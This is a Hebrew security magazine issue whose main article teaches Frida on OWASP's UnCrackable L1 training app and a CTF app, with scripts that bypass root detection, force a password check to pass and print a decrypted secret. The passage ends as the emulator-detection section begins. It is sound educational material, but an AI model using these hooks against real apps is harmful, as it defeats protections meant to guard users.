Digital Whisper

גליון 155, אוקטובר 2023

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	בניה, גפן אלטשולר, ספיר פדרובסקי, עידן אפרים ויובל סנדובל

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורך

ברוכים הבאים לגליון ה-155 של DigitalWhisper!

החודש נחסכו מכם דברי הפתיחה ☺

ואחרי דברי פתיחה כאלה מרגשים, וממש רגע לפני שניגש לתוכן עצמו, ארצה להגיד תודה רבה לכל מי שעמל החודש וכתב לנו מאמרים! תודה רבה **לבניה**, תודה רבה ל**גפן אלטשולר**, תודה רבה ל**ספיר פדרובסקי**, תודה רבה ל**עידן אפרים** ותודה רבה ל**יובל סנדובל**!

קריאה נעימה,

אפיק קסטיאל

תוכן עניינים

דבר העורך	2
תוכן עניינים	3
מחקר ותקיפת אפליקציות אנדרואיד באמצעות Frida	4
מי נתן לך רישיון	28
רשתות נוירונים למשועממים בלבד	39
על הנחש שנכנס לספרייה	70
התקפות איראניות וניתוח נוזקות	81
דברי סיכום	94

מחקר ותקיפת אפליקציות אנדרואיד באמצעות Frida

מאת בניה

הקדמה

בגיליון 154, הכותב עידן שכטר פרסם מאמר בשם: "מבוא למחקר אפליקציות" בו הראה כיצד הוא חוקר את אפליקציית Shazam Lite ומבצע עליה מניפולציות (זיוף ערכי פונקציות שמחזירות את שם מפעיל הרשת וקוד המדינה) כדי להצליח להריץ אותה.

מטרת מאמר זה הינה להציג שימושים נוספים ל-Frida כגון עקיפת מנגנוני הגנה מפני root, עקיפת מסכי הזדהות, עקיפת הגנה מ-Emulators וחשיפת סיסמאות השמורות באפליקציה.

מה זה Frida?

Frida היא כלי שמאפשר מניפולציות בזמן ריצה על אפליקציות של מגוון רחב של פלטפורמות, בין השאר על אנדרואיד. באמצעות Frida נוכל לצפות במידע פנימי רגיש של האפליקציה, לשנות התנהגות של פונקציות וערכים של משתנים, לקרוא לפונקציות שלא אמורות להיות מופעלות ועוד מגוון רחב של שימושים.

נדגים את היכולות של הכלי במאמר זה בכך שנעקוף מנגנוני הגנה באפליקציות אנדרואיד, נשנה נתונים בתוך האפליקציה, ונחשוף סיסמאות שמאוכסנות באפליקציה.

הדרך הנפוצה ביותר של עבודה עם Frida כוללת כתיבת סקריפט בשפת Javascript שמכיל את ההוראות לביצוע על ידי Frida - וטעינתו לתוך אפליקציה (בזמן ריצה או סטטית).

למידע נוסף על דרך פעולת הכלי ושימושיו אני ממליץ על המאמר "מבוא למחקר אפליקציות" ועל העמוד Android Hooking in Frida.

איך עובדים עם Frida?

לכלי יש שני מצבים עיקריים:

- **Injected** - במצב זה, מותקן על המכשיר Frida Server שהוא מעין שרת המקבל פקודות מהלקוח (המחשב שעליו אנו עובדים) ומבצע אותן. פקודות אלו יהיו למשל להזריק קוד לתוך אפליקציה, לבחון

את האפליקציות המותקנות או את התהליכים שרצים על המכשיר. מצב זה הוא הנפוץ ביותר. הוא דורש ש-Frida Server ירוץ כ-root אולם הוא מאפשר חופש פעולה נרחב יחסית - למשל, נוכל להזריק קוד לאפליקציות שונות בקלות יחסית, לשנות קוד ולטעון אותו במהירות לאפליקציה וכו'... במאמר זה נשתמש במצב זה.

- **Frida Gadget** - במצב זה עלינו להכניס ספריה של Frida (גאדג'ט) לתוך קובץ אפליקציה (apk), לארוז אותם ביחד ורק לאחר מכן להתקין את האפליקציה על המכשיר. מצד אחד, מדובר בפתרון טוב למצב שבו אין לנו הרשאות root על המכשיר, אולם במצב זה חופש הפעולה נפגע ויעילות השימוש פוחתת- הואיל ואיננו יכולים להזריק בקלות לאפליקציות שונות- אנו מוגבלים אך ורק לאפליקציה אליה הכנסנו את הספרייה.

התקנת Frida

ההתקנה פשוטה יחסית. הואיל ו-Frida מבוססת על Python - נוכל להתקין אותה באמצעות pypi:

pip install frida-tools

כעת נרצה להתקין Frida Server במכשיר עליו נבחן את האפליקציות שלנו. ניתן להוריד את הבינארי [מכאן](#).

לאחר ההורדה, נחלץ את קובץ המכווץ:

```
unxz frida-server.xz
```

נדחוף אותו למכשיר:

```
adb push frida-server /data/local/tmp/
```

נריץ adb shell כדי שנוכל להריץ פקודות מתוך המכשיר ולאחר מכן נשנה לקובץ שהכנסנו את ההרשאות ונריץ אותו:


```
→  OWASP adb shell
emulator_arm64:/ $ su
emulator_arm64:/ # cd /data/local/tmp
emulator_arm64:/data/local/tmp # chmod 775 fridaserver
emulator_arm64:/data/local/tmp # ./fridaserver
```

לאחר שסיימנו את ההתקנה, הגיע הזמן ללכלך קצת הידיים. נדגים את השימוש באמצעות האפליקציה Android UnCrackable L1 מהאתר של OWASP. נתקין אותה על אותו מכשיר עליו התקנו את Frida Server:

```
→  OWASP adb install UnCrackable-Level1.apk
Performing Streamed Install
Success
```

מעקף בדיקת Root

בפתיחת האפליקציה נקבל הודעה כי זוהה שהמכשיר הוא Rooted:



לאחר לחיצה על OK והאפליקציה נסגרת. לעיתים אפליקציות לא מוכנות לרוץ כאשר המכשיר הוא rooted (או "פרוץ"). כך לדוגמה, באתר של בנק ישראלי נכתב כי ייתכן והם חוסמים את השימוש על מכשירים שהם זיהו כ-rooted:

- אנו ממליצים שלא לבצע התקנה/שימוש באפליקציה ורכיביה במכשיר פרוץ (jailbroken / rooted) עקב הסיכונים לפרטיותך ואנו שומרים את הזכות למנוע שימוש באפשרויות עקב זיהוי מכשיר פרוץ.

באפליקציה לפנינו נראה שאכן מימשו הגנה כזו.

נתחיל בלחקור את האפליקציה כדי להבין איך נראים מנגנוני ההגנה שלה וכיצד ניתן לעקוף אותם. אני משתמש ב-jadx שהוא כלי Open Source ל-reverse engineering של אפליקציות אנדרואיד.

```
→  OWASP jadx-gui UnCrackable-Level1.apk
INFO  - output directory: UnCrackable-Level1
INFO  - loading ...
INFO  - Loaded classes: 7, methods: 15,
```

הצעד הראשון הוא לבחון את המניפסט בו מפורטים רכיבי האפליקציה:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" package="owa
    <uses-sdk android:minSdkVersion="19" android:targetSdkVersion="28"/>
    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:allowB
        <activity android:label="@string/app_name" android:name="sg.vantagepoint.uncrackable1.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

המנפיסט של אפליקציה קצר ופשוט. אין לאפליקציה הרשאות או רכיבים מיוחדים. נמצא את השם של ה-Activity הראשי, שמופעל בפתיחת האפליקציה. במקרה זה הוא גם ה-Activity היחיד:

```
<activity android:label="@string/app_name" android:name="sg.vantagepoint.uncrackable1.MainActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
```

אם כך מצאנו ש-**sg.vantagepoint.uncrackable1.MainActivity** הוא ה-Activity שמופעל מיד בפתיחה. נפתח את הקוד של **MainActivity** ונמצא את הפונ' **onCreate** שהיא הפונ' הראשונה שנקראת כש-Activity נטען.


```
@Override // android.app.Activity
protected void onCreate(Bundle bundle) {
    if (c.a() || c.b() || c.c()) {
        a("Root detected!");
    }
    if (b.a(getApplicationContext())) {
        a("App is debuggable!");
    }
    super.onCreate(bundle);
    setContentView(R.layout.activity_main);
}
```

נראה שמיד כשהאפליקציה עולה היא מבצעת כמה בדיקות - איתור Root ובדיקה אם האפליקציה היא debuggable. במידה ובדיקות הללו מגלות שאכן המכשיר הוא rooted או שהאפליקציה היא debuggable - הפונ' a מופעלת.

נבחן את הפונקציה a:

```
private void a(String str) {
    AlertDialog create = new AlertDialog.Builder(this).create();
    create.setTitle(str);
    create.setMessage("This is unacceptable. The app is now going to exit.");
    create.setButton(-3, "OK", new DialogInterface.OnClickListener() { // fro
        @Override // android.content.DialogInterface.OnClickListener
        public void onClick(DialogInterface dialogInterface, int i) {
            System.exit(0);
        }
    });
    create.setCancelable(false);
    create.show();
```

היא מקבלת מחרוזת, בונה Dialog שהכותרת שלו מכילה את המחרוזת שהיא קיבלה כפרמטר. ה-Dialog גם מכיל כפתור שבלחיצה עליו האפליקציה נסגרת.



אני מריץ את האפליקציה ב-emulator שמוגדר כ-rooted device ועל כן האפליקציה לא נותנת לי להתקדם ונסגרת לאחר הצגת ה-Dialog. הדבר הראשון שנרצה לעשות יהיה לעקוף את הבדיקה הזאת.

נרצה לגרום לאפליקציה לחשוב שאנחנו לא רצים כ-rooted device. נחזור לקוד שמבצע root detection שנמצא בפונ' onCreate:

```
@Override // android.app.Activity
protected void onCreate(Bundle bundle) {
    if (c.a() || c.b() || c.c()) {
        a("Root detected!");
    }
```

למעשה מדובר ב-3 בדיקות שונות. נלך למחלקה c שמכילה את פונקציות הבדיקה:

c.a(),c.b() ,c.c()

נבחן כל אחת מהן:

הפונ' **c.a** סורקת את משתנה הסביבה PATH. בכל נתיב בו, היא בודקת אם קיים הקובץ **su**.

```
public class c {
    public static boolean a() {
        for (String str : System.getenv("PATH").split(":")) {
            if (new File(str, "su").exists()) {
                return true;
            }
        }
        return false;
    }
```

הקובץ su הוא קובץ הרצה שמאפשר לתהליך להחליף את המשתמש שהוא רץ בו. כש-su מורץ ללא פרמטרים - התהליך שמפעיל אותו יקבל הרשאות root. במילים אחרות: su מאפשר לתהליך להפוך ל-root.

הפונקציה c.b קוראת את השדה Build.TAGS:

```
public static boolean b() {
    String str = Build.TAGS;
    return str != null && str.contains("test-keys");
}
```

שנקרא מהקובץ ב-/system/build.pro :

```
emulator_arm64:/ # cat /system/build.prop | grep ro.build.tags
ro.build.tags=dev-keys
emulator_arm64:/ #
```

כאשר אנדרואיד נבנה על ידי גוגל, ה-tag יהיה release-keys. במצבים אחרים - זה יכול להיות אינדיקציה לגירסה לא רשמית.

ב-tags אחרים יכולים להיות משהו כמו test-keys או dev-keys:

```
+# The "test-keys" tag marks builds signed with the old test keys,
+# which are available in the SDK.  "dev-keys" marks builds signed with
+# non-default dev keys (usually private keys from a vendor directory).
```

[https://android.googlesource.com/platform/build/+/e17f3f2%5E%21]

הפונקציה השלישית, c.c עוברת על רשימה המכילה מספר קבצים ובודקת אם הם קיימים במכשיר:

```
public static boolean c() {
    for (String str : new String[]{"/system/app/Superuser.apk",
        if (new File(str).exists()) {
            return true;
        }
    }
    return false;
}
```

הקבצים שהיא סורקת הם:

```
{"/system/app/Superuser.apk",
 "/system/xbin/daemonsu",
 "/system/etc/init.d/99SuperSUDaemon",
 "/system/bin/.ext/.su",
 "/system/etc/.has_su_daemon",
 "/system/etc/.installed_su_daemon",
 "/dev/com.koushikdutta.superuser.daemon/"}
```

במידה ואחד מהקבצים הללו נמצא, הפונקציה תחזיר true. נרצה כמובן לעקוף את הבדיקות הנ"ל ולכך ניעזר ב-Frida. בפרט, נרצה להחליף את המימוש של הפונקציות c.a, c.b, c.c ולהחזיר תמיד false. בכך נגרום לבדיקה הבאה להיכשל:

```
if (c.a() || c.b() || c.c()) {
    a("Root detected!");
}
```

ניצור קובץ JS חדש. כדי לעבוד עם התשתית של Frida נצטרך להכניס את הקוד שלנו בין הסוגריים המסולסלים בקוד הבא:

```
Java.perform(function() {
   console.log("[ * ] Starting...");
 });
```

כזכור, הפונקציות c.a, c.b, c.c נמצאות במחלקה c.

מחלקה זו נמצאת ב-package בשם sg.vantagepoint.a:

```
package sg.vantagepoint.a;

import android.os.Build;
import java.io.File;

/* loaded from: classes.dex */
public class c {
    public static boolean a() {
        for (String str : System
```

נרצה לשנות את הפונקציות של המחלקה. אז כצעד ראשון נרצה לקבל גישה ל-class.

נעשה זאת באמצעות שימוש בפונקציה Java.use באופן הבא:

```
var rootCheck = Java.use("sg.vantagepoint.a.c");
console.log("[ * ] Got class rootCheck ");
```

בשלב הבא, נרצה להחליף את המימוש של הפונקציה a:


```
rootCheck.a.implementation = function(){
    console.log("[ * ] a returned false ");
    return false;
 }
```

ובאופן דומה נרצה להחליף את b ו-c. נריץ את הסקריפט שהרצנו באמצעות Frida:

```
➜ OWASP frida -U -f owasp.mstg.uncrackable1 -l Script.js
```

- הדגל **U-** הוא לחיבור לשרת דרך USB (בניגוד לחיבור מרוחק לדוגמה).
- הדגל **f-** (--file) מקבל כפרמטר את היעד אליו נכניס את הסקריפט.
- הדגל **l-** (--load) מקבל את הסקריפט שנרצה לטעון לתוך היעד.

בתחתית המסך ניתן לראות ששלושת הפונקציות נקראו והוחזר false משלושתן:




```
→ OWASP frida -U -f owasp.mstg.uncrackable1 -l Script.js
     ____
    / _  |   Frida 16.0.2 - A world-class dynamic instrumentation to
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Android Emulator 5554 (id=emulator-5554)
Spawned `owasp.mstg.uncrackable1`. Resuming main thread!
[Android Emulator 5554::owasp.mstg.uncrackable1 ]-> [ * ] Starting i
[ * ] Got class rootCheck
[ * ] a returned false
[ * ] b returned false
[ * ] c returned false
```

ואכן הצלחנו לעקוף את ההגנה מפני root והאפליקציה נפתחה:

עקיפת מסך הסיסמה

כעת, האפליקציה מבקשת שנזין string. בלחיצה על הכפתור נקבל שה-string secret שהזנו שגוי:



אם כך, נרצה לגלות את הקוד הנכון, או לחלופין, לשכנע את האפליקציה שמה שנזין יהיה נכון, לא משנה מה נזין. נמשיך לרוורס את האפליקציה כדי למצוא את מנגנון בדיקת הסיסמה שלה.

ה-onCreate נראה די פשוט, אבל יש פונקציה מעניינת נוספת במחלקה MainActivity.

```
41    public void verify(View view) {
42        String str;
43        String obj = ((EditText) findViewById(R.id.edit_text)).getText().toString();
44        AlertDialog create = new AlertDialog.Builder(this).create();
45        if (a.a(obj)) {
46            create.setTitle("Success!");
47            str = "This is the correct secret.";
48        } else {
49            create.setTitle("Nope...");
50            str = "That's not it. Try again.";
51        }
52        create.setMessage(str);
53        create.setButton(-3, "OK", new DialogInterface.OnClickListener() { // from class
54            @Override // android.content.DialogInterface.OnClickListener
55            public void onClick(DialogInterface dialogInterface, int i) {
56                dialogInterface.dismiss();
57            }
58        });
59        create.show();
60    }
61 }
```

בשורה 43 נקרא טקסט שמאוכסן ב-view כלשהו. טקסט זה הוא הסיסמה שהזנו.

בשורה 45 מבוצעת קריאה לפונ' a.a, התוצאה של הפונקציה הזאת תקבע האם הסיסמה שלנו התקבלה או לא.

נבחן את הפונקציה a.a:

```java
public class a {
    public static boolean a(String str) {
        byte[] bArr;
        byte[] bArr2 = new byte[0];
        try {
            bArr = sg.vantagepoint.a.a.a(b("8d127684cbc37c17616d806cf50473cc"), Base64.decode("5UJiFctbmgbD
        } catch (Exception e) {
            Log.d("CodeCheck", "AES error:" + e.getMessage());
            bArr = bArr2;
        }
        return str.equals(new String(bArr));
    }
```

היא מפעילה את הפונקציה b על מחרוזת של מספר הקסהדצימלי, ושולחת את התוצאה יחד עם פיענוח של מחרוזת ב-base64 לפונקציה a.a.a.

אנחנו יכולים לחפור מעט יותר עמוק ולגלות ש-a.a.a מפענחת מידע באמצעות AES:

```java
public static byte[] a(byte[] bArr, byte[] bArr2) {
    SecretKeySpec secretKeySpec = new SecretKeySpec(bArr, "AES/ECB/PKCS7Padding");
    Cipher cipher = Cipher.getInstance("AES");
    cipher.init(2, secretKeySpec);
    return cipher.doFinal(bArr2);
}
```

אם כך, אנחנו יכולים לתקוף את האפליקציה ב-2 דרכים:

1. להחליף את ערך ההחזרה של הפונקציה a.a שתמיד יחזיר true - שינוי זה יגרום לכך שכל סיסמה שנזין תתקבל.
2. להדפיס את ערך ההחזרה של a.a.a ובכך לגלות את הסיסמה.


נממש את שתי הדרכים.

נתחיל בדרך הראשונה ונוסיף את הקטע הבא לסקריפט שלנו:


```javascript
var secretHack = Java.use("sg.vantagepoint.uncrackable1.a");
 secretHack.a.implementation = function() {
    console.log("[ * ] Returning true from secretHack.a ");
    return true;
 }
```

1. בשורה הראשונה ניצור אובייקט שייצג את המחלקה a.
2. בשורה השנייה נחליף את המימוש של הפונקציה המקורית בפונקציה החדשה.
3. הפונקציה החדשה תדפיס לוג ותחזיר true.
4. נריץ Frida באותו אופן.

נזין טקסט כלשהו:



ובלחיצה על verify נקבל:



כלומר הצלחנו לשכנע את האפליקציה לקבל את הסיסמאות שלנו! הפלט של הסקריפט שלנו:

```
[ * ] Got class rootCheck
[ * ] a returned false
[ * ] b returned false
[ * ] c returned false
[ * ] Returning true from secretHack.a
```

חשיפת הסיסמה

כעת, נרצה לגלות את הסיסמה האמיתית. כזכור, הסיסמה האמיתית מתפענחת בפונקציה a.a.a. לשם כך, נמחק את המקטע האחרון שהוספנו ונכניס במקומו את הקטע הבא:

```
var decryptClass = Java.use("sg.vantagepoint.a.a");
 decryptClass.a.implementation = function(arg1, arg2) {
    let decryptedPass = this.a(arg1, arg2);
    console.log("[ * ] decryptedPass = " + decryptedPass);
    return decryptedPass;
 }
```

נשים לב למספר שינויים.

ראשית, שם ה-package השתנה.

שנית, הפעם הפונקציה המקורית קיבלה פרמטרים ועל כן, גם הפונקציה החדשה שאנו כותבים, שמחליפה את הפונקציה המקורית, צריכה לקבל את אותם פרמטרים. בפונקציה החדשה שכתבנו אנחנו קוראים לפונקציה המקורית (שורה 3) כדי לקבל את הסיסמה המפוענחת.

בשורה 4 נדפיס את ערך ההחזרה ובשורה 5 נחזיר אותו.

לאחר הרצת הסקריפט נקבל:

```
[ * ] decryptedPass = 73,32,119,97,110,116,32,116,111,32,98,101,108,105,101,118,101
```

מה זה? למה לא קיבלנו מחרוזת?

אם ניזכר בפונקציה המקורית:

```
public static byte[] a(byte[] bArr, byte[] bArr2) {
    SecretKeySpec secretKeySpec = new SecretKeySpec(bArr, "AES/ECB/PKCS7Padding");
    Cipher cipher = Cipher.getInstance("AES");
    cipher.init(2, secretKeySpec);
    return cipher.doFinal(bArr2);
}
```

נשים לב שהיא מחזיר אובייקט מסוג byte array ולא מסוג string וזה מסביר למה לא קיבלנו מחרוזת.

נרצה להמיר את מערך התווים למחרוזת.

ולפיכך נשנה מעט את הקוד שכתבנו:

```
var decryptClass = Java.use("sg.vantagepoint.a.a");
 var stringClass = Java.use("java.lang.String");
 decryptClass.a.implementation = function(arg1, arg2) {
    let byteArrPass = this.a(arg1, arg2);
    let stringPass = stringClass.$new(byteArrPass);
    console.log("[ * ] decryptedPass = " + stringPass);
    return byteArrPass;
 }
});
```

בשורה הראשונה אנחנו יוצרים אובייקט שמייצג את המחלקה a כמקודם.

בשורה השנייה אנחנו יוצרים אובייקט שמייצג String של Java.

בשורה השלישית אנחנו מחליפים את הפונקציה המקורית בפונקציה שלנו.


בשורה הרביעית אנחנו מפעילים את הפונקציה המקורית ומאכסנים את ערך ההחזרה במשתנה byteArrPass.

בשורה החמישית אנחנו יוצרים אובייקט String של Java שמקבל את המשתנה byteArrPass - כלומר אנחנו ממירים את מערך הבתים למחרוזת, ובשורה השישית אנחנו מדפיסים את הערך.

בשורה השביעית אנחנו מחזירים את מערך הבתים כמקודם.

נריץ עם Frida ונקבל את הסיסמה:

```
[ * ] Got class rootCheck
[ * ] a returned false
[ * ] b returned false
[ * ] c returned false
[ * ] decryptedPass = I want to believe
```



הסקריפט המלא שכתבנו:

```
Java.perform(function() {
    console.log("[ * ] Starting implementation...");
    var rootCheck = Java.use("sg.vantagepoint.a.c");
    console.log("[ * ] Got class rootCheck ");
    rootCheck.a.implementation = function(){
        console.log("[ * ] a returned false ");
        return false;
    }

    rootCheck.b.implementation = function(){
        console.log("[ * ] b returned false ");
        return false;
    }

    rootCheck.c.implementation = function(){
```


```
        console.log("[ * ] c returned false ");
        return false;
    }

    var decryptClass = Java.use("sg.vantagepoint.a.a");
    var stringClass = Java.use("java.lang.String");
    decryptClass.a.implementation = function(arg1, arg2) {
        let byteArrPass = this.a(arg1, arg2);
        let stringPass = stringClass.$new(byteArrPass);
        console.log("[ * ] decryptedPass = " + stringPass);
        return byteArrPass;
    }
});
```

מעקף Emulator Detection


בדומה להגנה שראינו מפני ריצה על מכשירים פרוצים, לעיתים אפליקציות ירצו להימנע מלרוץ או יתנהגו באופן שונה כאשר הן רצות בסביבה וירטואלית (Emulator).

ישנן מגוון רחב של בדיקות שניתן לבצע כדי לזהות אם מכשיר הוא emulator או לא. נדגים מעקף של Emulator Detection באמצעות האפליקציה com.hpandro.androidsecurity_1.3.apk האפליקציה היא אפליקציית Kotlin שפותחה כחלק מ-CTF. היא מכילה אתגרים קטנים שבסיומו של כל אתגר מקבלים "דגל" המעיד על סיום האתגר.

אנחנו נדגים עקיפת Emulator Detection בכך שנפתור את אתגר ה-Hardware Specifications Task:



בלחיצה על הכפתור ניתן לראות שהאפליקציה זיהתה שהמכשיר אכן רץ ב-Emulator:



נתחיל שוב במחקר הקוד של ה-Activity הרלוונטי. נשים לב שהואיל והאפליקציה פותחה ב-Kotlin, הקוד שיציג Jadx עשוי להיות מעט יותר מסורבל.

